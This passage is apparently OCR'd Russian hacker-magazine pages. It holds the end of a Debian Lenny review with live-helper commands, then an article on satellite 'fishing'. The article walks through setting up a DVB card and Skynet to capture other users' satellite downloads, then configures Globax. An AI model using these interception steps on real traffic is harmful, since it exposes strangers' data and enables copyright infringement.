языках, то Debian Installer в Lenny знает о 63 (правда, перевод 16-ти еще не закончен, но ты вряд ли на них читаешь).

Не менее ожидаемое событие — обновление графического инсталлятора **Debian Installer** (debian.org/devel/debian-installer). До версии 4.0 Debian имел только текстовую программу установки, которая вызывала стойкую аллергию и антипатию у новичков. Ну а в Etch уже можно было выбирать между текстовым или графическим (GTK и DirectFB) инсталлятором.

ЖИВОЙ DEBIAN

Новшество, достойное того, чтобы о нем говорили отдельно, — это появление Debian в виде LiveCD. Эта версия также предложена с разными рабочими столами — GNOME, KDE и Xfce. С системой можно ознакомиться без установки на хард, протестировать совместимость оборудования и при желании установить Linux. Есть большое количество проектов, предлагающих LiveCD Debian-совместимый дистрибутив, но «в чистом виде» — это первый релиз. На разработку, между прочим, потрачено более двух с половиной лет (вот она традиционная дебиановская скрупулезность!).

Сначала в репозитарии Lenny появился пакет live-helper, позволяющий создать такой дистрибутив самостоятельно, а в августе было представлено уже готовое решение. Информацию по Debian Live ищи на сайте debian-live.alioth.debian.org. «Живая» версия распространяется в CD и DVD-вариантах для i386, amd64, Sparc64 и PowerPC-архитектур (возможно, позже будут и другие). Поддерживается работа с USB-носителя и сетевая (netboot) загрузка. Все эти характеристики, плюс 100% совместимость с Debian и поддержка огромного сообщества дают фору по сравнению с конкурентами.


Предусмотрена установка на жесткий диск с помощью Debian Installer (в бете его не было). При наличии уже установленного Debian необязательно скачивать еще и Live-дистрибутив. Гораздо проще собрать его самому. Диски создаются посредством коллекции скриптов live-helper, позволяющей конструировать LiveCD с произвольным набором пакетов. Сам процесс выглядит довольно просто. Создаем рабочие каталоги:

```
# aptitude install live-helper
# mkdir debian-live
# cd debian-live
```

Чтобы собрать систему с установками по умолчанию, набираем:

```
# lh_config && lh_build
```

Команда `lh_config` имеет большое количество параметров. Например, для сборки дистрибутива с рабочим столом KDE вводим:



Выбираем группы программ

Рабочий стол KDE в Debian

```
# lh_config -p kde-desktop && lh_build
```

Если нужен GNOME или Xfce, используем GNOME-desktop и Xfce-desktop. Выставить локаль и раскладку можно командой:

```
# lh_config --bootappend-live "locale=ru_RU.UTF-8
keyb=ru"
```

По умолчанию происходит сборка Live-дистрибутива той же архитектуры и релиза, что и родительская система. При помощи параметра '-a' можно указать любую другую архитектуру, а '-d' укажет на релиз:

```
# lh_config -d sid -a amd64 && lh_build
```

Для сборки USB-варианта применяется ключ «-b usb-hdd». Подробности по некоторым командам смотри в документе «Examples for generating a Debian Live CDs and others» (wiki.debian.org/DebianLive/Examples). По окончании создаем образ, запустив скрипт lh_build. Для упрощения работы с live-helper создан GUI-интерфейс Live Magic. Установить его можно командой:

```
# aptitude install live-magic
```

LENNY СЕЛИТСЯ НА ТВОЕМ КОМПЕ

Debian традиционно был многодисковым, и новый релиз не стал исключением. На сайте проекта доступен 31 CD-образ или, как вариант, 5 DVD. Для установки достаточно использовать лишь первый CD или DVD-диск; остальные пакеты при наличии хорошего канала можно загрузить при помощи APT и по мере необходимости. Принцип тут простой. Чем выше номер диска, тем менее популярные программы (по мнению разработчиков) на нем находятся. Как и в Etch, в CD-дисках есть свои особенности. Загрузишь ISO, помеченный как CD1, — в качестве рабочего стола получишь GNOME. Для сторонников KDE и Xfce есть отдельные диски, которые также являются установочными. Кроме этого, доступны образы для сетевой инсталляции (netinstall), загрузки с USB-носителя и другие. Многоплатформенные (multi-arch) CD-образы поддерживают установку на i386/amd64/powerpc или alpha/hppa/ia64.

Файлы можно качать как традиционно через HTTP/FTP, так и с помощью BitTorrent или jigdo (Jigsaw Download, atterer.net/jigdo). Последний разработан специально для распространения больших файлов через интернет, в частности CD/DVD ISO-образов. Он является официальным средством распространения Debian.

Системные требования к дистрибутиву не изменились. Для установки Debian в качестве десктопа рекомендуется компьютер с процессором класса Pentium 3 или Athlon XP, 512 Мб ОЗУ и 5 Гб места на жестком диске — естественно, они могут варьироваться в зависимости от используемых программ и предполагаемых задач. Пакеты скомпилированы под i486-процессоры. Это нижняя граница, а стандартное ядро собрано с поддержкой SMP и нового оборудования, поэтому «вверх» никаких препятствий нет. Если вместо «тяжеловесных» GNOME или KDE использовать Xfce, Enlightenment или Fluxbox, то можно взять компьютер и с меньшим объемом ОЗУ.


Итак, качаем, записываем и загружаемся (кстати, Debian Installer можно запустить прямо из Windows). В первом окне появляется знакомая дебиановская спираль и приглашение boot. На выбор предлагается три варианта инсталляции и help. По нажатию <Enter> запустится псевдографическая программа установки. Выбор «Graphical Install» задействует графический инсталлятор. В случае необходимости можно отредактировать команды загрузки, нажав клавишу <Tab>. Но у нас еще есть пункт «Advanced Options», и здесь уже все интереснее. Разработчики подготовили несколько меню, выбор которых позволит:

- произвести автоматическую установку;
- выполнить установку в режиме эксперта;
- загрузиться в спасательном (rescue) режиме.

В автоматическом режиме пользователю будет задано вопросов чуть меньше, а в expert — чуть больше. Настройка сети (при отсутствии DHCP)


Полезные команды управления пакетами

Установка/обновление нового приложения из репозитария — «apt-get install pkg»
Установка нового приложения при помощи deb-пакета — «dpkg -i pkg»
Удаление ненужного приложения — «apt-get remove pkg»
Обновление списка пакетов — «apt-get update»
Обновление системы — «apt-get upgrade»
Поиск пакета по имени — «apt-cache search pkg»
Поиск пакета по шаблону — «apt-cache search pattern»
Поиск пакета по имени файла — «apt-file search path»
Просмотр списка установленных пакетов — «dpkg -l»
Список репозитариев пакетов — «cat /etc/apt/sources.list»



GUI-интерфейс Live Magic поможет быстро создать свой LiveCD

Lenny — персонаж мультфильма Toy Story



video

В видеоролике мы покажем, как установить Debian Lenny при помощи графического инсталлятора, подключим дополнительные репозитарии, локализуем и изменим внешний вид KDE.

и разметка диска производятся в любом варианте. Но в автоматическом режиме выбор пакетов не предусмотрен — этот вариант чем-то похож на netinstall, только ставится десктоп-система. Кстати, степень локализации интерфейса также зависит от режима установки. Если в обычном варианте после выбора русского программа общается с пользователем исключительно на нем, то в автоматическом режиме некоторые этапы, к сожалению, еще не переведены. Настройка Сети представлена только Ethernet. Средств настройки модемных, WiFi, VPN и прочих типов соединения не предусмотрено. При отсутствии DHCP: IP-адрес, маску подсети и шлюз нужно задать вручную.

На шаге «Partition disk» предлагается использовать обычные разделы (Guided — use entire disk), либо LVM (в том числе, с зашифрованными партициями). Если диск чист, будет предложено создать таблицу разделов. Затем следует создать новые разделы — автоматически или вручную. В первом случае нужно выбрать один из трех вариантов: все файлы в одном разделе (рекомендуется новичкам), `/home` на отдельном разделе и вынос на отдельные разделы `/home`, `/usr`, `/var` и `/tmp`.

При ручной разметке вводим требуемый размер раздела; допускается указание процентного отношения к максимальному объему (например, 30%), далее — Primary/Logical (Первичный/Логический) и откуда отрезать (с начала или конца диска). По умолчанию раздел будет отформатирован в ext3, и первый созданный будет смонтирован как корневой. Но все это можно изменить в появившемся окне, дважды щелкнув по любому из пунктов. Выбрав Use as («Использовать как»), можно отформатировать раздел в любую из ФС, поддерживаемых ядром Linux (ext2/3, ReiserFS, XFS, JFS, FAT 16/32, swap, LVM и RAID). Как видишь, все еще экспериментальный Reiser4 в этот список не попал. После выбора ФС в Mount Options («Параметры монтирования») можно отметить флажками дополнительные параметры монтирования раздела. По окончании выбора следует перейти в пункт Done setting up the partition («Настройка разделов закончена») и нажать «Продолжить». Не забываем о Swap, иначе мастер будет ругаться при переходе к следующему шагу. Чтобы сохранить таблицу разделов на диск, нажимаем на Finish partitioning and write changes to disk («Закончить разметку и записать изменения на диск»), затем «Продолжить» — и подтверждаем правильность разметки.

Далее происходит установка базовой системы, после которой вводим пароль root и создаем учетную запись для повседневной работы. Затем мастер предлагает произвести установку с подключением внешнего зеркала. Если выбран автоматический режим, то участие пользователя уже не требуется. Просто сидим и наблюдаем за копированием файлов!

В обычном режиме после копирования базовой системы производится настройка менеджера пакетов, где пользователю предлагают добавить еще один CD/DVD или подключить репозитарий. Теперь нужно отметить группу пакетов, — и тут появились кое-какие отличия. Так, при использовании KDE диска предлагается четыре пункта: стандартная система (минимальный набор), окружение рабочего стола, почтовый сервер и «для ноутбука». На GNOME-диске к ним добавлено еще пять: веб и DNS-сервер, SQL-база, файловый сервер и сервер печати.

Видеоподсистема настраивается самостоятельно. Со своей задачей скрипты достойно справляются. Часовой пояс для некоторых стран будет выбран автоматически в зависимости от языковых настроек (для России его нужно будет только уточнить). В самом конце следует разрешить установку загрузчика GRUB в MBR диска. Других вариантов в обычном режиме нет; если нужно установить загрузчик в другой раздел, то используем режим эксперта.

Разработчики Debian (как и их коллеги из Slackware) традиционно не занимаются украшательствами рабочего стола. Поэтому перед тобой предстанет обычная рабочая среда, практически в нетронутом виде. Все приходится настраивать самому, как и заниматься локализацией интерфейса. Никаких особых мастеров и инструментов для этого не предусмотрено, только то, что есть в установленной среде. Для русификации интерфейса KDE достаточно установить пакет «`kde-i18n-ru`».

По умолчанию список репозитариев в `/etc/apt/source.list` невелик. Ты сможешь лишь обновлять систему. Поэтому дальнейшие действия выглядят так. Вносим в `/etc/apt/source.list` список репозитариев (смотри приложение на диске) и, используя aptitude или любую из графических надстроек вроде Synaptic, устанавливаем все необходимое. Новичку, возможно, это не понравится. А вот пользователи со стажем считают разные конфигураторы мусором, который после отработки своих функций только зря занимает место на жестком диске. В этом весь Debian! Да, и не забывай, что сайт проекта просто кишит документацией, переведенной на многие языки, в том числе, русский. В ней подробно освещены все вопросы по использованию дистрибутива.

ХОРОШИЕ ВПЕЧАТЛЕНИЯ


Приятно осознавать, что современные тенденции никак не отразились на Debian. Разработчики четко идут намеченным ранее путем, ставя во главу качество, а не количество релизов. И Lenny — тому очередное подтверждение.


MOTORM4X
ТВОЙ ДЖИП
ТВОЯ ДОРОГА
ТВОЙ ВЫБОР
реклама
theeasyco.
gfi
Руссобит-М



ДЕНИС КОЛИСНИЧЕНКО
/ DHSILABS@MAIL.RU /

Хакерский спиннинг




РЫБАЛКА И СПУТНИКОВЫЙ ИНТЕРНЕТ В LINUX

Какая рыбка попадется — золотая или обычная, рыбак не знает. Вот и мы не знаем, что попадет в наши сети — может фильм какой, а может — последний дистрибутив Linux. В этой статье мы поговорим о спутниковой рыбалке.

Хорошая выделенная линия есть не у всех. Увы, до сих пор многие сидят на низкоскоростном модемном или GPRS-соединении. Из обычного модема в идеальных условиях можно выжать 33,6-56 Кбит/с, а из GPRS-соединения и того меньше — 18 Кбит/с. Хочется скачать новый фильм или последний дистрибутив Ubuntu? С таким интернетом об этом можно забыть!
Спрашивается, что делать, если выделенная линия (или хотя бы ADSL) в ближайшем будущем не светит? Ответ прост — вкусить прелести спутниковых технологий. Для этого необходимо приобрести комплект спутникового оборудования (кстати, он стоит не так уж и дорого — в пределах $200-300, и это вместе с DVB-картой) и использовать его в режиме рыбалки или для полноценного подключения к интернету. Правда, в последнем случае тебе понадобится еще один канал, по которому данные будут отправляться, в том числе и твои запросы (например, запрос на скачивание файла в 4,5 Гб), но для этого подойдет и медленное соединение (как раз модемное или GPRS). Прием же будет осуществляться через тарелку.
В статье мы рассмотрим оба режима, но сначала поговорим о «рыбалке». Что это такое? Это — «воздушный» перехват чужого трафика. Например, кто-то начал качать фильм, а твоя спутниковая удочка перехватывает трафик и сохраняет на твой комп. В результате, фильм скачают, как минимум, два пользователя — доходяга, запросивший загрузку фильма, и ты. Причем, тебе фильм «свалится с неба» абсолютно бесплатно. Ни за «наземный» канал (так как он просто не потребуется), ни за принятый трафик платить не нужно.
Единственный недостаток режима «рыбалки» заключается в том, что мы не можем скачать то, что нам хочется. Волей-неволей мы будем принимать все, что качают другие пользователи. Понятно, что на винт польется куча «мусора», которую придется разгребать и разгребать, хотя можно установить критерии захвата, например, только AVI- или только ISO-файлы. Но в любом случае «рыбалка» — это лучше, чем вообще ничего. Включаешь утром компьютер... и обнаруживаешь парочку новых фильмов или свежие версии программ. По крайней мере, в видео-прокат точно дорогу забудешь.

ГОТОВИМ УДОЧКУ

Первым делом нужна удочка — тарелка и DVB-карта (для подключения тарелки к компу). Как только удочка будет готова, подготовим наживку — это у нас софт. Как для Windows, так и для Linux, успешно используется программа Skynet. Вот только для Винды ее разработка приостановлена, временно или навсегда — точно не скажу. Для Linux доступны новые версии Skynet, а для Windows — нет.
Чтобы найти Skynet, нужно постараться. Никогда не думал, что по запросу «skynet download» не получу прямой ссылки на закачку. Экономя твое драгоценное время, я разместил последнюю версию Skynet на своем сайте: dkws.org.ua/files/skynet089.rar, dkws.org.ua/files/a58_linux.rar (считается самой стабильной версией). В архиве ты найдешь откомпилированные версии программы для Ubuntu и Mandriva. Теоретически, эти программы можно запустить и в других дистрибутивах, но я не пробовал.
С помощью менеджера пакетов инсталлируем прекомпилированный пакет **dvb-utils** (его можно взять с сайта packages.ubuntu.com). После установки пакета перейди в каталог `/dev/dvb/adapter0`. В нем должны быть следующие файлы: demux0, dvr0, frontend0, net0. Если их там нет, перезагрузи комп — они появятся после перезагрузки. Наличие этих



Пакет dvb-utils установлен!

файлов означает, что система увидела нашу DVB-карту. Кстати, чтобы DVB-карточка не «засыпала», выполни следующую команду и перезагрузись:

```
# echo "options dvb-core dvb_shutdown_
timeout=0" > /etc/modprobe.d/dvb-core
```

ПРОВЕРЯЕМ НАЖИВКУ

На этом этапе «рыбалки» мы проверяем, есть ли сигнал с транспондера. Для этого создай файл `/etc/channels.conf` такого формата:

```
название:частота:поляризация:diseqc:символьная скорость:V-pid:A-pid:SID
```

Теперь введи код (самое главное — это частота, поляризация и символьная скорость, все эти параметры можно нагуглить или получить у провайдера):

$ SUDO VIM /ETC/CHANNELS.CONF

```
sputnik0:11481:h:0:41250:0:0:0
```

Осталось выполнить команду:

```
$ sudo szap -c /etc/channels.conf -n 1
```

Вывод будет примерно таким:

```
zapping to 1 'sputnik0':
sat 0, frequency = 11481 MHz H, symbolrate
41250000, vpid = 0x0000, apid = 0x0000
using '/dev/dvb/adapter0/frontend0' and '/
dev/dvb/adapter0/demux0'
...
```

Все отлично, сигнал есть!

ЗАПУСК SKYNET

Распакуй архив со Skynet в домашний каталог. Затем открой файл `skynet.ini` и измени пути к служебным каталогам:

$ VIM SKYNET.INI

```
/* Каталог для частично загруженных файлов */
incomplete=~/incomplete
/* Каталог для временных файлов */
temp=~/temp
/* Каталог для полностью загруженных файлов */
ok=~/ok
```

Создаем указанные каталоги:

```
$ mkdir ~/{incomplete,temp,ok}
```

Для запуска Skynet используется одна из команд:

```
$ ~/skynet/xskynet_ub
$ ~/skynet/xskynet (для версии a58)
```

Где skynet — это подкаталог, в который нужно распаковать содержимое архива.
Если программа не запускается, введи команду:

```
$ sudo ln -s /usr/lib/libpcre.so.3 /usr/lib/
libpcre.so.0
```


Программа может не запускаться еще по одной причине, — отсутствует необходимый шрифт. Открой файл конфигурации skynet.ini, найди строчку «`xfont=-*-*-*-*-*-*-*-*-*-*-*-*-*-cp1251`» и замени ее на «`xfont=fixed`». Программа запускается, но нет сигнала? Попробуй установить значение 0 для параметра `use_udp` в файле конфигурации:

```
use_udp=0
```




links


Настройка кэширующего DNS-сервера и прокси-сервера была рассмотрена в моей статье «Экономим деньги с туксом», опубликованной в][#089: www.xakep.ru/magazine/xa/089/100/1.asp.



dvd

На нашем диске ты найдешь все программы, описанные в статье, а также скрипт для запуска Globax и прокомментированные примеры конфигов.


Программа xskynet


Процесс настройки DVB-карты



info

• **Транспондер** — это приемопередающее устройство, посылающее сигнал в ответ на принятый сигнал.

• **Globax** — закрытый протокол обмена трафиком между клиентом, запущенным у тебя на компьютере, и серверной частью, которая сжимает трафик и передает его по кодированному каналу, повышая скорость работы приложений.

• **Библиотека tsocks** (tsocks.sourceforge.net) позволяет прозрачно пробрасывать весь трафик приложения через socks 4/5 сервер.

СПУТНИКОВЫЙ ИНТЕРНЕТ

Переходим ко второй части статьи. Тут нужно отметить, что интернет у нас будет асинхронным. Данные получаем через тарелку, а отправляем — по «наземному» каналу. Сейчас мы настроим подключение через Globax (о том, что это такое, почитай на сайте globax.biz или в боковом выносе). Linux-клиент для Globax можно скачать по адресу globax.biz/files/gx-linux-4.2.3.tar.bz2. Распаковываем архив и копируем бинарик в /usr/local/sbin:

```
$ tar -xvjf gx-linux-4.2.3.tar.bz2
$ cd gx-linux-4.2.3
$ sudo cp globax /usr/local/sbin
```

Но прежде, чем его запускать, отредактируем файл конфигурации /etc/globax.conf:

$ SUDO VIM /ETC/GLOBAX.CONF

```
[server]
port = 6768
log = /var/log/globax.log
datatimeout = 60

[remote]
name = globax
server = сервер:порт
login = globax_логин
passwd = globax_пароль
speed_in = 320000:384000
speed_out = 3000
mtu = 576
mru = 1500
flush_time = 500
[local]
# http/https proxy
remote = globax
port = 127.0.0.1:3128
service_int = 0

[local]
# socks 4/4a/5 proxy
remote = globax
port = 127.0.0.1:1080
service_int = 2
...
```

Тебе нужно изменить параметры server, login и passwd. Их значения можно уточнить у спутникового провайдера.

После редактирования конфига следует настроить ротацию журналов Globax. Журналы довольно объемные и их нужно периодически чистить, иначе они сожрут все оставшееся место на диске. Создай файл /etc/logrotate.d/globax.logrotate следующего содержания:

$ SUDO VIM /ETC/LOGROTATE.D/GLOBAX.LOGROTATE

```
/var/log/globax.log {
        rotate 7
        missingok
        compress
        delaycompress
        notifempty
        copytruncate
}
```

Далее настраиваем файл /etc/channels.conf (в моем случае он выглядит так: «sputnik0:11595:v:0:29270:0:0:0») и выполняем команду:

```
$ sudo szap -c /etc/channels.conf -n 1 — x
reading channels from file '/etc/channels.
conf'
zapping to 1 'sputnik0':
sat 0, frequency = 11595 MHz V, symbolrate
29270000, vpid = 0x1040, apid = 0x1040
using '/dev/dvb/adapter0/frontend0' and '/
dev/dvb/adapter0/demux0'
...
```

Отсюда видно следующее: частота — 11595, поляризация — V, символьная скорость — 29270 (значение symbolrate нужно разделить на 1000).
Нам осталось создать сценарий, настраивающий DVB-карту и запускающий Globax:

$ SUDO VIM /ETC/INIT.D/DVBD

```
#!/bin/sh

# Параметры нужно уточнить у провайдера
IP="XXX.XXX.XXX.XXX"
MAC="XX:XX:XX:XX:XX:XX"
PID="0000"

# Указываем абсолютные пути к бинарику и кон-
фигам
GLOBAX="/usr/local/sbin/globax"
GLOBAX_CONF="/etc/globax.conf"
```

```
denis@denis-desktop: ~/aa
Файл  Правка  Вид  Терминал  Вкладки  Справка
"Программа настройки GNU/Linux PPP"
                     Главное меню
 Это программа настройки PPP. Она не соединяет вас с вашим провайдером
 интернета(ISP): она только настраивает ppp, так чтобы вы могли соединяться
 с помощью утилиты типа pon. Она спросит имя пользователя, пароль и номер
 телефона, которые вы получили у ISP. Если ваш ISP использует PAP или CHAP,
 то вам больше ничего не нужно. Если вы должны использовать сценарий входа,
 то вам нужно знать как ISP запрашивает имя пользователя и пароль. Если вы
 не знаете, что использует ISP, попробуйте PAP. Для навигации по меню
